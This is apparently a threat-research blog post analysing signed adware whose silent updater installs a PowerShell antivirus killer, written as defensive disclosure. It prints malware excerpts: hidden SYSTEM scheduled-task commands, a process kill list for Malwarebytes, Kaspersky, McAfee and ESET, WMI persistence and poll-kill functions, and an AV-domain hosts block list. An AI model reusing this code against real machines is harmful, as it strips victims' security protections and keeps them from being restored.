


When PUPs Grow Fangs: Dragon Boss Solutions' \$10 Supply Chain Risk

 huntress.com/blog/pups-grow-fangs



Acknowledgments: Special thanks to Lindon Wass and Michael Elford for their contributions to this research and blog.

Background

Early in the morning on Sunday, the 22 March, what appeared to be standard adware started triggering alerts across multiple environments managed by Huntress. The executables were using an update mechanism to conceal a multi-stage attack chain designed to systematically disable security tools.

These executables were signed by Dragon Boss Solutions LLC, a company claiming to conduct "search monetization research." The signed software silently fetches and executes payloads capable of killing antivirus products, all while running with SYSTEM privileges.

Huntress observed the antivirus killing capability starting in late March 2025, although the loaders/updaters dated back to late 2024. The operation uses an off-the-shelf software update mechanism to deploy these MSI and [PowerShell-based payloads](#). Establishing WMI persistence, it disables security applications, and blocks reinstallation of protective software.

More concerning is it turned out to have an open door baked right into its update configuration, one which anyone with \$10 could have walked straight through.

Attack flow overview




Figure 1: Diagram showing attack path

Setting the stage

Most adware/potentially unwanted programs (PUP) don't get a blog post written about them, because they are extremely common and, frankly, boring. At face value this is aggressive adware protecting its revenue stream, however in this case, the combination of AV killing focus and some unregistered domains stood out to us and prompted us to dig in further.

The update mechanism can deploy any payload. At the moment it's an AV killer, but tomorrow it could be ransomware, a cryptominer, or an infostealer. The infrastructure is already in place and now there's no AV watching.

What increases this risk is the primary update domain baked into the operation - chromsterabrowser[.]com - is unregistered. Anyone who registers it gains the ability to push updates to hosts running Dragon Boss Solutions software. This transforms a PUP infection into a potential supply chain compromise.

Fortunately, Huntress found this domain first. So we registered it ourselves, pointed it to a sinkhole, and within hours watched tens of thousands of compromised endpoints reach out looking for instructions that, in the wrong hands, could have been anything.

Initial discovery

Our investigation began with two WMI persistence signals.

The naming convention raised concerns: "Mb" refers to Malwarebytes, and "Removal" speaks for itself.



Figure 2: Initial detections for persistence

The next clue was a burst of scheduled task creation events just prior to the WMI detections. Four tasks were registered in rapid succession, all pointing to the same PowerShell file:

Noise	Medium		Rule Name Detection Rule 3 Username: User A Process Name: C:\WINDOWS\System32\schtasks.exe Command Line: "C:\WINDOWS\System32\schtasks.exe" /create /tn DisableClockServicesFirst /tr "powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File \"%SystemRoot%\System32\config\systemprofile\AppData\Local\WMILoad\ClockRemoval.ps1" - AtStartu...
Noise	Medium		Rule Name Detection Rule 3 Username: User A Process Name: C:\WINDOWS\System32\schtasks.exe Command Line: "C:\WINDOWS\System32\schtasks.exe" /create /tn RemoveClockPeriodic /tr "powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File \"%SystemRoot%\System32\config\systemprofile\AppData\Local\WMILoad\ClockRemoval.ps1" - ScheduledRemov...
Noise	Medium		Rule Name Detection Rule 3 Username: User A Process Name: C:\WINDOWS\System32\schtasks.exe Command Line: "C:\WINDOWS\System32\schtasks.exe" /create /tn DisableClockAtStartup /tr "powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File \"%SystemRoot%\System32\config\systemprofile\AppData\Local\WMILoad\ClockRemoval.ps1" - AtStartupRem...
Noise	Medium		Rule Name Detection Rule 3 Username: User A Process Name: C:\WINDOWS\System32\schtasks.exe Command Line: "C:\WINDOWS\System32\schtasks.exe" /create /tn RemoveClockAtLogon /tr "powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File \"%SystemRoot%\System32\config\systemprofile\AppData\Local\WMILoad\ClockRemoval.ps1" - ScheduledRemova...

Figure 3: Further detections for deployed payloads

Digging deeper and tracing the activity back, we identified the source: a signed executable (RaceCarTwo.exe) from Dragon Boss Solutions LLC running an install command.

Monitored RaceCarTwo.exe (1 of 3)
Interval: Unknown #26396

Monitored RaceCarTwo.exe (2 of 3)
Interval: 12s #18992

Process Details

Parent PID	26396
PID	18992
User	DOMAIN\UserA
User ID	S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX-2121
Process Name	RaceCarTwo.exe
Process Logon ID	997189302
Started At	Time
Elevated Access Privileges	
Executable	C:\Users\User\AppData\Local\Temp\c7755fe0f28e4ca6919eb7b8b2f8454a\RaceCarTwo.exe
Command Line	"C:\Users\User\AppData\Local\Temp\c7755fe0f28e4ca6919eb7b8b2f8454a\RaceCarTwo.exe" /install silentall "C:\Users\User\AppData\Local\Temp\c7755fe0f28e4ca6919eb7b8b2f8454a\RaceCarTwo.ini"

File Details

Signature	Dragon Boss Solutions LLC
SHA1	68bd45848398f5f5cc1730f06871704230a27cf5
SHA256	909539d3ef8dedc3be56381256713fa5545cc7fd3d3d0e0428f7efb94a7e71cb
MD5	73d94d1a2b305c6e9ad5c30123c037e5
Size	1.78 MB

Figure 4: Process history for the executable signed by Dragon Boss Solutions LLC

Looking at child executables revealed Setup.msi.

The screenshot displays a security monitoring interface with three entries in a list:

- Entry 1:** Monitored RaceCarTwo.exe (1 of 3) Interval: Unknown #26396
- Entry 2:** Monitored RaceCarTwo.exe (2 of 3) Interval: 12s #18992
- Entry 3 (Expanded):** High msixec.exe (3 of 3) Interval: 0s #26124

The expanded entry for **msixec.exe** shows the following process details:

Process Details	
Parent PID	18992
PID	26124
User	DOMAIN\UserA
User ID	S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX-2121
Process Name	msixec.exe
Process Logon ID	997189302
Detection Rule	Rule 1
Started At	Time
Elevated Access Privileges	True
Executable	C:\WINDOWS\SysWOW64\msixec.exe
Command Line	"C:\WINDOWS\System32\msixec.exe" /i "C:\ProgramData\RaceCarTwo\updates\Update\Setup.msi"

Figure 5: MSI execution to deploy an “update”

Looking at that task creation again, we see that it’s running out of msixec and running a script called ClockRemoval.ps1.

The screenshot displays a process monitoring interface. At the top, a list of monitored processes is shown:

- msiexec.exe** (2 of 6) - Monitored - Interval: 4d 23h 12m 14s #21424
- MsiExec.exe** (3 of 6) - Monitored - Interval: 3s #22724
- powershell.exe** (4 of 6) - Monitored - Interval: 0s #12756
- powershell.exe** (5 of 6) - Monitored - Interval: 28s #25288
- schtasks.exe** (6 of 6) - High - Interval: 1s #12232

The **schtasks.exe** process is selected, and its details are shown in a table below:

Process Details	
Parent PID	25288
PID	12232
User	DOMAINA\UserA
User ID	S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX-2121
Process Name	schtasks.exe
Process Logon ID	997189302
Detection Rule	Rule 1
Started At	[REDACTED]
Elevated Access Privileges	False
Executable	C:\WINDOWS\System32\schtasks.exe
Command Line	\"C:\\WINDOWS\\System32\\schtasks.exe\" /create /tn DisableClockServicesFirst /tr \"powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File \"%SystemRoot%\\System32\\config\\systemprofile\\AppData\\Local\\WMILoad\\ ClockRemoval.ps1\" - AtStartupDisableServicesRegistryOnly\" /sc onstart /delay 0000:00 /ru SYSTEM /rl HIGHEST /f

Figure 6: Payload execution post “Update”

Variations of executables

Notably, the executables and their install paths follow a pseudo-random naming pattern. However, common similarities can be observed. Names are structured as a **[Word][Word][Number]** combination (e.g., TableBoatThree, WinSupportNine). World Wide Web was also very commonly observed.

Next, the file paths were consistent double-encapsulation. The parent folder appends a suffix (Solutions, or Workstation), while a subfolder follows the pattern C:\Program Files (x86)\[Name][Suffix]\[Name]\[Name].exe. This repetition across the majority of samples suggests an automated installer generating both the name and directory structure.

Executable Name	Path
WorldWideWeb.exe	C:\Program Files (x86)\World Wide Solutions\World Wide Web
UniversalUpdater.exe	C:\Program Files (x86)\Web Genius Solutions\Web Genius
ChromsteraUpdater.exe	C:\Program Files (x86)\Chromstera Browser Solutions\Chromstera Browser
ArtificiusUpdater.exe	C:\Program Files (x86)\Artificius Browser Solutions\Artificius Browser
ReadySpaceThree.exe	C:\Program Files (x86)\FutureSpaceThreeSolutions\FutureSpaceThree
WinDefenseThree.exe	C:\Program Files (x86)\WinDefenseThreeSolutions\WinDefenseThree
SistemaTownOne.exe	C:\Program Files (x86)\SistemaTownOneWorkstation\SistemaTownOne
TableBoatTwo.exe	C:\Program Files (x86)\TableBoatTwoWorkstation\TableBoatTwo
RaceCarTwo.exe	C:\Program Files (x86)\RaceCarTwoolutions\RaceCarTwo
WaveTownFive.exe	C:\Program Files (x86)\WaveTownFiveWorkstation\WaveTownFive
WinSupportFive.exe	C:\Program Files (x86)\WinSupportFiveSolutions\WinSupportFive
WinDefenseFive.exe	C:\Program Files (x86)\WinDefenseFiveSolutions\WinDefenseFive
ProductSetupTwo.exe	C:\Program Files (x86)\ProductSetupTwoSolutions\ProductSetupTwo

Table 7: Observed executables at time of investigation

The grandparent process RaceCarTwo.exe (SHA256: 909539d3ef8dedc3be56381256713fa5545cc7fd3d3d0e0428f7efb94a7e71cb) had been present on the affected host since 2024. Windows event logs revealed executions of Setup.msi from C:\Program Files (x86)\RaceCarTwo\olutions\RaceCarTwo\updates\Update\ dating back to October 2025.

These files are old, so what changed to put this on our radar?

The update mechanism

With the MSI file no longer present on disk (a common challenge when investigating installer-based threats), we turned to a configuration file left behind: RaceCarTwo.ini.

This file revealed that the PUP uses [Advanced Installer](#), an off-the-shelf update mechanism to poll remote servers for installers:

```
===== File Contents =====
[General]
Flags=NoDisableAutoCheck|PerMachine|NoUpdaterInstall|GUI
AppDir=C:\Program Files (x86)\RaceCarTwo\olutions\RaceCarTwo\
ApplicationName=RaceCarTwo
CompanyName=RaceCarTwo\olutions
ApplicationVersion=1.0.0.0
DefaultCommandLine=/silentall -nofreqcheck
URL1=https://worldwidewebframework3.com/download/updates-10.php
CheckFrequency=1
DownloadsFolder=C:\ProgramData\RaceCarTwo\olutions\RaceCarTwo\updates\
ID={C182D55C-80A2-4B7F-946D-511CE6D4B235}
URL=https://worldwidewebuniverse3.com/download/updates-10.php
```

Figure 8: Configuration .ini for the update mechanism

Several configuration flags caught our attention:

Flag	Implication
NoUpdaterInstall GUI	No user interaction required; completely silent
PerMachine	Runs with elevated privileges

Flag	Implication
CheckFrequency=1	Polls frequently for new payloads
NoDisableAutoCheck	User cannot disable automatic updates

This is where we made a concerning discovery: the first URL domain (worldwidewebframework3[.]com) is unregistered, which piqued our interest. Reviewing the configurations on another host, we identified a second unregistered domain, chromsterabrowser[.]com.

But this time the unregistered domain wasn't a fallback: it was the **primary update URL**.

That's a meaningful distinction. With the fallback domain on RaceCarTwo, an attacker would only gain execution capability if the primary domain was unavailable or blocked. With chromsterabrowser[.]com, anyone who registered it would be first in line, no filtering or blocking required. Every host running that variant would reach out to this domain for updates, you'd just need to register the domain and serve a malicious payload.

Back to our original host: the main domain (worldwidewebuniverse3[.]com) was active and the response pointed to a file named Setup.msi hosted at dl.isready26[.]online and masquerading as a GIF image.





Figure 9: Update pointed to [https://dl.isready26\[.\]online/image/ldk4945jfds.gif](https://dl.isready26[.]online/image/ldk4945jfds.gif) - [VT](#)

Payload analysis

We now have the MSI file (SHA256: 40ac30ce1e88c47f317700cc4b5aa0a510f98c89e11c32265971564930418372), and unzipping it we see it contains several components:



Name	Date modified	Type	Size
Binary.aicustact.dll	24/03/2026 12:37 PM	Application extension	1,239 KB
Binary.SoftwareDetector.dll	24/03/2026 12:37 PM	Application extension	1,237 KB
Binary.PowerShellScriptLauncher.dll	24/03/2026 12:37 PM	Application extension	795 KB
!_StringData	24/03/2026 12:37 PM	File	342 KB
Binary.dialog.scale200.jpg	24/03/2026 12:37 PM	JPG File	69 KB
Binary.dialog.svg	24/03/2026 12:37 PM	Microsoft Edge HTML Document	33 KB
Binary.banner.svg	24/03/2026 12:37 PM	Microsoft Edge HTML Document	29 KB
Binary.dialog.scale150.jpg	24/03/2026 12:37 PM	JPG File	28 KB
Binary.banner.scale200.jpg	24/03/2026 12:37 PM	JPG File	23 KB
Binary.dialog.scale125.jpg	24/03/2026 12:37 PM	JPG File	17 KB
Binary.completi	24/03/2026 12:37 PM	COMPLETI File	15 KB
Binary.custicon	24/03/2026 12:37 PM	CUSTICON File	15 KB
Binary.exclamlic	24/03/2026 12:37 PM	EXCLAMIC File	15 KB
Binary.info	24/03/2026 12:37 PM	INFO File	15 KB

Figure 10: Extracted MSI file contents

Most of these are default files for an [Advanced Installer](#) MSI, but a few stand out.

- Binary.PowerShellScriptLauncher.dll - [VT](#)
- Binary.SoftwareDetector.dll - [VT](#)
- Binary.AICustAct.dll - [VT](#)
- !_StringData - This includes the instructions/script for the installer to run.

SHA256:

26ddd0712a101b27b018658b4072ad56bb4083026c797b0345b2cce43862fc83

!_StringData analysis

Before deploying the main payload, the installer conducts reconnaissance:

1. Environment detection (SoftwareDetector.dll)
 - Checks admin status (AI_DETECTED_ADMIN_USER)
 - Detects virtual machine (AI_DETECTED_VIRTUAL_MACHINE)

- Verifies internet connectivity (AI_DETECTED_INTERNET_CONNECTION)
- 2. AV product reconnaissance (AI_DetectSoftware)
 - Queries registry for Malwarebytes, Kaspersky, McAfee, and ESET installations
- 3. Sets PowerShell execution policy (AI_DATA_SETTER_6)
 - Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser -Force
- 4. Executes boot-time WMI script (AI_DATA_SETTER_1WMI)
 - Runs ClockRemoval-WmiBoot.ps1
- 5. Executes main AV killer (AI_DATA_SETTER)
 - Runs ClockRemoval.ps1 via PowerShellScriptLauncher.dll
- 6. Spawns 6-minute self-termination timer
 - Start-Sleep -Seconds 360 then kills .tmp processes

ClockRemoval.ps1: The AV killer

The malware author (or more likely AI) that wrote this nicely provided a synopsis and comments throughout the script detailing its capabilities:

```

3 .SYNOPSIS
4 WMI persistence via ClockRemoval-WmiBoot.ps1 at boot; manual removal/kill/hosts/WMI tools in this script. Key
5 .DESCRIPTION
6 -Setup : Publish ClockRemoval-WmiBoot.ps1 (startup WMI only) + this script to WMILoad; register
7 -AtStartupDisableServices : (Internal) Disable AV services in registry + stop/kill.
8 -AtStartupDisableServicesRegistryOnly : (Internal) At boot first: disable AV services in registry, remove Run
9 -AtStartupRemoval : (Internal) At boot ~15s later: disable again, then full removal.
10 -KillNow : Kill all running AV processes immediately (Malwarebytes, ESET, Kaspersky, McAfee) with
11 No parameters : Same as -Setup (recommended). Boot -> WmiBoot.ps1; startup/logon/periodic removal -> C
12 -TuneScheduledTaskPriority : After schtasks creates boot tasks, also run Set-ScheduledTask to raise priority
13 WMI uses short $script:MbWmiProcessNamePatterns (fast registration). Full $script:MbBlockProcessNamePatterns
14 -DisableMbSetupWmi : Remove that WMI filter/consumer/binding and the OK marker only (scheduled tasks unchang
15 -EnsureMbSetupWmi : Recreate the MBSetup WMI kill subscription only (admin; full remove+register). On slow
16 WMI is ensured on: default/-Setup, ClockRemoval-WmiBoot.ps1 at boot, -KillNow, and -EnsureMbSetupWmi (full In
17 -TestMbSetupWmi : Diagnostic: check WMI subscription status, bindings, and hit log (admin).
18 -AtBootMbSetupWmiOnly : (Internal/legacy) Runs Invoke-MbSetupWmiBootEnsure + tight poll (same as standalone V
19 -ForceSetupTasks : Optional. Skip informational AV heuristics during -Setup.
20 -AvHostsBlockApply : (Admin) Write managed AV-update hosts block only, then exit (0.0.0.0 by default; see -
21 -AvHostsBlockRevert : (Admin) Remove only that hosts block, then exit.
22 -AvHostsBlockWhatIf : With -AvHostsBlockApply, preview only (no write).
23 Av hosts block : On elevated runs, auto-apply runs only after a disable/removal pass: -AtStartupRemoval
24 -SkipAvHostsBlock : Do not auto-apply the AV-update hosts block during setup/removal/boot/kill paths (ded:
25 What runs by default : No parameters or -Setup registers WMI boot + scheduled AV removal (startup/logon/per:
26 Explicit-only modes : -KillNow, -DisableMbSetupWmi, -EnsureMbSetupWmi, -TestMbSetupWmi, -AvHostsBlockApply /
27 -ScheduledRemovalPass : (Internal) Used by logon/periodic tasks: WMI BootEnsure + Do-KillThenRemoval + AvHos
28 Production : Ship ClockRemoval.ps1 + ClockRemoval-WmiBoot.ps1 together in one folder. Run elevated
29 #>

```

Figure 11: Synopsis at the start of `!_StringData/ClockRemoval.ps1`

The script writes itself to two locations for redundancy:

- `%SystemRoot%\System32\config\systemprofile\AppData\Local\WMILoad\ClockRemoval.ps1`
- A user-profile equivalent path
(i.e., `C:\Users\JohnDoe\AppData\Local\WMILoad\ClockRemoval.ps1`)

Targeted security products

The script maintains an explicit kill list targeting specific security vendors and browser installers:

```

151 # Full block list: boot poll + Task1 background job + any script logic (~like / WildcardPattern). Edit freely.
152 # WMI uses MbWmiProcessNamePatterns ONLY - keep that list short (see below). Broad *vendor* patterns become WQL
153 $script:MbBlockProcessNamePatterns = @(
154     'MBSetup*'
155     'mbsetup*'
156     'Malwarebytes*'
157     'MBAM*'
158     'mbam*'
159     'MBAMInstaller*'
160     'MbInstall*'
161     'MBSetupShell*'
162     'MbpSetup*'
163     'MBAMService*'
164     'MBCloudEA*'
165     'MBEndpoint*'
166
167     # Other AV + browsers: substring match (poll-kill only unless you also add to MbWmiProcessNamePatterns).
168     '*kaspersky*'
169     '*mcafee*'
170     '*eset*'
171     '*ChromeSetup*'
172     '*MicrosoftEdgeSetup*'
173     '*OperaSetup*'
174     '*Firefox Installer*'
175 )

```

Figure 12: Processes targeted by ClockRemoval.ps1

The browser installers are likely included because legitimate browsers would potentially interfere with the adware's browser hijacking capabilities.

Persistence establishment

The script creates **five scheduled tasks** running as SYSTEM:

Task Name	Task Type	Purpose
ClockSetupWmiAtBoot	Boot Task	Runs ClockRemoval-WmiBoot.ps1 to ensure WMI subscription is active + 30s tight poll-kill of AV processes
DisableClockServicesFirst	Startup Task	Registry-only disable of AV services (runs before AV starts)
DisableClockAtStartup	Startup Task	Full AV removal pass (uninstallers, deep cleanup)
RemoveClockAtLogon	Logon Task	Executes -ScheduledRemovalPass (WMI ensure + kill + removal + hosts block)

RemoveClockPeriodic	Recurring Task - 30 minutes	Executes -ScheduledRemovalPass (continuous monitoring and removal)
---------------------	--------------------------------	--

For WMI persistence, the script establishes event subscriptions via Initialize-MbSetupWmiKill.

```

6 references
505 function Initialize-MbSetupWmiKill {
506     <#
507         Two permanent WMI paths (both taskkill as LocalSystem), each split into small __EventFilter chunks
508         (see $script:MbWmiWqlChunkSize) to avoid Winmgmt OOM on one huge WQL:
509         1) __InstanceCreationEvent on Win32_Process where Name matches MbWmiProcessNamePatterns (WQL LIKE).
510         2) Win32_ProcessStartTrace with the same patterns (catches renames like MBSetup (2).exe).
511         Edit $script:MbWmiProcessNamePatterns / chunk size then run -EnsureMbSetupWmi.
512     #>
513     $mtx = $null
514     $mutexAcquired = $false
515     try {
516         try {
517             $mtx = New-Object System.Threading.Mutex($false, $script:MbSetupWmiInitMutexName)
518         } catch {
519             Log "[WMI-MBSetup] Mutex create failed (continuing without lock): $_"
520         }
521         if ($mtx) {
522             if (-not $mtx.WaitOne(120000)) {
523                 Log '[WMI-MBSetup] Init mutex wait timed out (120s); another process may be registering WMI.'
524                 Write-Host '[WMI-MBSetup] Init busy: timed out waiting for lock. Retry in a moment.' -ForegroundColorRed
525                 return $false
526             }
527             $mutexAcquired = $true
528         }
529     } catch {
530         Log "[WMI-MBSetup] Mutex wait error: $_"
531         return $false
532     }
533
534     try {

```

Figure 13: Portion of function Initialize-MbSetupWmiKill in !_StringData/ClockRemoval.ps1

The Win32_ProcessStartTrace subscription catches renamed installers that would evade simple process name matching, like MBSetup (2).exe.

Boot-time defense neutralization

On every system boot, the script executes Invoke-MbSetupWmiBootEnsure to verify WMI subscriptions are intact, recreating them if they've been removed. It then runs Invoke-MbSetupTightPollKill, a tight polling loop that kills matching processes every 100ms for 20 seconds:

```

2 references
755 function Invoke-MbSetupTightPollKill {
756     <#
757     |   Synchronous tight loop: kills processes matching MbBlockProcessNamePatterns (covers gap before WMI event
758     #>
759     param(
760         [int]$DurationSec = 20,
761         [int]$IntervalMs = 100
762     )
763     Log "[MBBlock] Tight poll-kill ${DurationSec}s every ${IntervalMs}ms (patterns: $($script:MbBlockProcessName
764     $sw = [System.Diagnostics.Stopwatch]::StartNew()
765     while ($sw.Elapsed.TotalSeconds -lt $DurationSec) {
766         try {
767             Get-Process -ErrorAction SilentlyContinue | Where-Object { Test-ProcessNameMatchesMbBlockList -Proce
768                 try { Stop-Process -Id $_.Id -Force -ErrorAction SilentlyContinue } catch {}
769             }
770         } catch {}
771         Start-Sleep -Milliseconds $IntervalMs
772     }
773 }

```

Figure 14: Function *Invoke-MbSetupTightPollKill* in *!_StringData/ClockRemoval.ps1*

AV processes get killed before they can fully initialize. WMI events alone may have a brief delay, and this polling loop covers that gap.

Following the kill loop, *Do-DisableServicesRegistryOnly* disables AV services via registry manipulation and strips all AV-related Run keys to prevent them from launching.

Recurring removal sweeps

At boot, logon, and every 30 minutes, the script executes full removal routines:

Function	Action
Do-FullRemoval	Stops services, kills processes, runs vendor uninstallers silently
Do-KillThenRemoval	Process termination followed by file deletion
Remove-AVCompletely	Deletes installation directories and registry entries
Do-ManualRemovalFallback	Forced deletion when uninstallers fail

Domain blocks to prevent Reinstallation/Updates

The script maintains an embedded JSON database of AV vendor domains to block:

```

2462 # --- Embedded AV hosts domain list (edit here only; no external JSON is loaded) ---
2463 $script:MbRemovalAvHostsEmbeddedJson = '@'
2464 {
2465     "lastReviewed": "2026-03-15",
2466     "sourceNotes": "Seed FQDNs embedded in ClockRemoval.ps1 only.",
2467     "vendors": {
2468         "Malwarebytes": ["data.service.malwarebytes.com", "data-cdn.mbamupdates.com", "cdn.mwbsys.com", "sirius.mwbsys.com", "sirius-cdn.mwbsys.com"],
2469         "Kaspersky": ["activation-v2.kaspersky.com", "cm.k.kaspersky-labs.com", "downloads.upd.kaspersky.com", "downloads.kaspersky.com", "kaspersky-labs.com"],
2470         "McAfee": ["update.nai.com", "download.mcafee.com", "home.mcafee.com", "mcafee.com", "www.mcafee.com", "ai.exten.com"],
2471         "ESET": ["update.eset.com", "eavcdn.eset.com", "cdn1.eset.com", "cdn2.eset.com", "license.eset.com", "edf.eset.com"],
2472     }
2473 }
2474 '@
2475

```

